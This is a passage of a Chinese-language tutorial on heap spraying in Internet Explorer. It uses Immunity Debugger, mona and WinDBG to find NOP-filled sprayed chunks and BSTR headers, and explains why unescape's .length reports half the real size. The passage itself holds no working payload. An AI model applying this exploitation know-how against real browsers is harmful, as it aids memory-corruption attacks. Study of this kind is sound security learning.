
Mona 找出了 201 个地址，其中包括前面声明变量时分配的 tag，以及 200 个内存块前置的 tag。查看 find.txt（mona 命令生成的），你可以找到包含 tag 的 201 地址，里面包含有前面 VMMap 选取的内存地址。如果 dump 0x02bc3b3c（在笔者系统中生成的 find.txt，是属于最后分配的内存块），你可以发现 tag 后跟随 NOPS：




在 tag 前可以看到 BSTR header：



本例中，BSTR boject header 显示是 0x0002000 字节大小，但我们分配的明明是 0x1000 字节啊？稍候我们再回头看这问题。如果你向下继续滚动到更低的内存地址，可以看到前内存块的末尾：




可以发现在两个内存块之间存在垃圾数据。而在其它情况下，有些内存块又是相连在一块的：




在顶部，查看内存块的内容，可以看到 tag + nops，直到 0x1000 字节，这是否正确呢？

前面我们提到 tag 包含 8 个字符，但 unescape 函数在检测长度时却只返回 4 字节长度。如果 unescape 在检测长度时，我们给予 0x2000 字节，那么返回后的长度就可以与 0x1000 字节相匹配。当再次分配内存时，html 页面输出”Allocated 4096 bytes”。这也是为什么在 BSTR 对象头信息看到 0x2000 的原因。这样分配就与我们期望达到的效果一致，这些复杂的过程主要与.length 返回一半字节大小相关。在用 unescape 的.length 去检测分配的内存块大小时，应当记住实际大小是其返回值的两倍。原始用 NOPS 填充的”chunk”大小为 8192 字节(0x2000)，BSTR 对象也是被 NOPS 填充的，因此如果那是正确的，那么从 find.txt 中获取的最后指针(偏移 0x1000)，也是可以看到 NOPS：




查看偏移 0x2000，可以发现 BSTR 对象末尾都被 NOPS 填充了：




现在我们已经达到目的了，我们设法在堆上放置大块的内存块，并弄清楚了使用 unescape 计算 BSTR 对象得到的实际大小。

WinDBG

下面用 windbg 来查看 heap spray，暂时先不要关闭 Immunity Debugger，但先从 Immunity Debugger 分离出 iexplore.exe（File - detach）。打开 WinDBG 并附加 iexplore.exe 进程：



通过 View – Memory，可以查看任意地址并 dump 出内容。Dump 出 find.txt 中找到的地址：




Windbg 有提供一些方便查看堆信息的命令，运行如下命令：

```
!heap -stat
```

它会显示 iexplore.exe 进程中的所有进程堆，包括各个部分(reserved & committed bytes)，也包括 VirtualAlloc

分配的内存块：



默认进程堆（列表中的第一个）相对其它进程堆有很更大的一块 committed bytes：

```
0:008> !heap -stat
_HEAP 00150000
    Segments           00000003
        Reserved  bytes 00400000
        Committed bytes 00279000
    VirtAllocBlocks    00000000
        VirtAlloc bytes 00000000
```

使用命令!heap –a 00150000 可以获取更多的详细信息：

```
0:009> !heap -a 00150000
Index   Address  Name      Debugging options enabled
  1:   00150000
    Segment at 00150000 to 00250000 (00100000 bytes committed)
    Segment at 028e0000 to 029e0000 (000fe000 bytes committed)
    Segment at 029e0000 to 02be0000 (0008f000 bytes committed)
    Flags:               00000002
    ForceFlags:          00000000
    Granularity:         8 bytes
```

```
    Segment Reserve:      00400000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size:      00000e37
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     00150608
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   00150050
    UCR FreeList:        001505b8
    FreeList Usage:      2000c048 00000402 00008000 00000000
    FreeList[ 00 ] at 00150178: 0021c6d8 . 02a6e6b0
        02a6e6a8: 02018 . 00958 [10] - free
        029dd0f0: 02018 . 00f10 [10] - free
        0024f0f0: 02018 . 00f10 [10] - free
        00225770: 017a8 . 01878 [00] - free
        0021c6d0: 02018 . 02930 [00] - free
    FreeList[ 03 ] at 00150190: 001dfa20 . 001dfe08
        001dfe00: 00138 . 00018 [00] - free
        001dfb58: 00128 . 00018 [00] - free
        001df868: 00108 . 00018 [00] - free
        001df628: 00108 . 00018 [00] - free
        001df3a8: 000e8 . 00018 [00] - free
        001df050: 000c8 . 00018 [00] - free
        001e03d0: 00158 . 00018 [00] - free
        001def70: 000c8 . 00018 [00] - free
        001d00f8: 00088 . 00018 [00] - free
        001e00e8: 00048 . 00018 [00] - free
        001cfd78: 00048 . 00018 [00] - free
        001d02c8: 00048 . 00018 [00] - free
        001dfa18: 00048 . 00018 [00] - free
    FreeList[ 06 ] at 001501a8: 001d0048 . 001dfca0
        001dfc98: 00128 . 00030 [00] - free
        001d0388: 000a8 . 00030 [00] - free
        001d0790: 00018 . 00030 [00] - free
        001d0040: 00078 . 00030 [00] - free
    FreeList[ 0e ] at 001501e8: 001c2a48 . 001c2a48
        001c2a40: 00048 . 00070 [00] - free
    FreeList[ 0f ] at 001501f0: 001b5628 . 001b5628
        001b5620: 00060 . 00078 [00] - free
    FreeList[ 1d ] at 00150260: 001ca450 . 001ca450
```

```
        001ca448: 00090 . 000e8 [00] - free
    FreeList[ 21 ] at 00150280: 001cfb70 . 001cfb70
        001cfb68: 00510 . 00108 [00] - free
    FreeList[ 2a ] at 001502c8: 001dea30 . 001dea30
        001dea28: 00510 . 00150 [00] - free
    FreeList[ 4f ] at 001503f0: 0021f518 . 0021f518
        0021f510: 00510 . 00278 [00] - free
    Segment00 at 00150640:
        Flags:           00000000
        Base:            00150000
        First Entry:     00150680
        Last Entry:      00250000
        Total Pages:     00000100
        Total UnCommit:  00000000
        Largest UnCommit:00000000
        UnCommitted Ranges: (0)

    Heap entries for Segment00 in Heap 00150000
        00150000: 00000 . 00640 [01] - busy (640)
        00150640: 00640 . 00040 [01] - busy (40)
        00150680: 00040 . 01808 [01] - busy (1800)
        00151e88: 01808 . 00210 [01] - busy (208)
        00152098: 00210 . 00228 [01] - busy (21a)
        001522c0: 00228 . 00090 [01] - busy (88)
        00152350: 00090 . 00080 [01] - busy (78)
        001523d0: 00080 . 000a8 [01] - busy (a0)
        00152478: 000a8 . 00030 [01] - busy (22)
        001524a8: 00030 . 00018 [01] - busy (10)
        001524c0: 00018 . 00048 [01] - busy (40)
<...>
        0024d0d8: 02018 . 02018 [01] - busy (2010)
        0024f0f0: 02018 . 00f10 [10]
    Segment01 at 028e0000:
        Flags:           00000000
        Base:            028e0000
        First Entry:     028e0040
        Last Entry:      029e0000
        Total Pages:     00000100
        Total UnCommit:  00000002
        Largest UnCommit:00002000
        UnCommitted Ranges: (1)
            029de000: 00002000

    Heap entries for Segment01 in Heap 00150000
```

```
        028e0000: 00000 . 00040 [01] - busy (40)
        028e0040: 00040 . 03ff8 [01] - busy (3ff0)
        028e4038: 03ff8 . 02018 [01] - busy (2010)
        028e6050: 02018 . 02018 [01] - busy (2010)
        028e8068: 02018 . 02018 [01] - busy (2010)
<...>
```

如果你想查看堆分配的统计数，可以使用以下命令：

```
0:005> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    3fff8 8 - 1fffc0  (51.56)
    fff8 5 - 4ffd8  (8.06)
    1fff8 2 - 3fff0  (6.44)
    1ff8 1d - 39f18  (5.84)
    3ff8 b - 2bfa8  (4.43)
    7ff8 5 - 27fd8  (4.03)
    18fc1 1 - 18fc1  (2.52)
    13fc1 1 - 13fc1  (2.01)
    8fc1 2 - 11f82  (1.81)
    8000 2 - 10000  (1.61)
    b2e0 1 - b2e0  (1.13)
    ff8 a - 9fb0  (1.01)
    4fc1 2 - 9f82  (1.00)
    57e0 1 - 57e0  (0.55)
    20 2a9 - 5520  (0.54)
    4ffc 1 - 4ffc  (0.50)
    614 c - 48f0  (0.46)
    3980 1 - 3980  (0.36)
    7f8 6 - 2fd0  (0.30)
    580 8 - 2c00  (0.28)
```

用以下命令可查看分配的喷射数据：


```
0:005> !heap -p -a 0x02bc3b3c
    address 02bc3b3c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        02b8a440 8000 0000  [01]   02b8a448    3fff8 - (busy)
```

